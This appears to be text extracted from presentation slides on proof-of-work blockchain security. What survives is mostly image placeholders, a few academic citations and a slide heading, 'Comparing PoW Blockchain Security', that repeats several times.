
Cromam et al., FC'16

Sapirshtain et al., FC'16

Sompolinsky et al., FC'15


Garay et al., Eurocrypt '15

Security vs. Scalability in Blockchains




Cromam et al., FC'16
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
Comparing PoW Blockchain Security




Comparing PoW Blockchain Security




Comparing PoW Blockchain Security




Comparing PoW Blockchain Security




Comparing PoW Blockchain Security



Comparing PoW Blockchain Security




Comparing PoW Blockchain Security



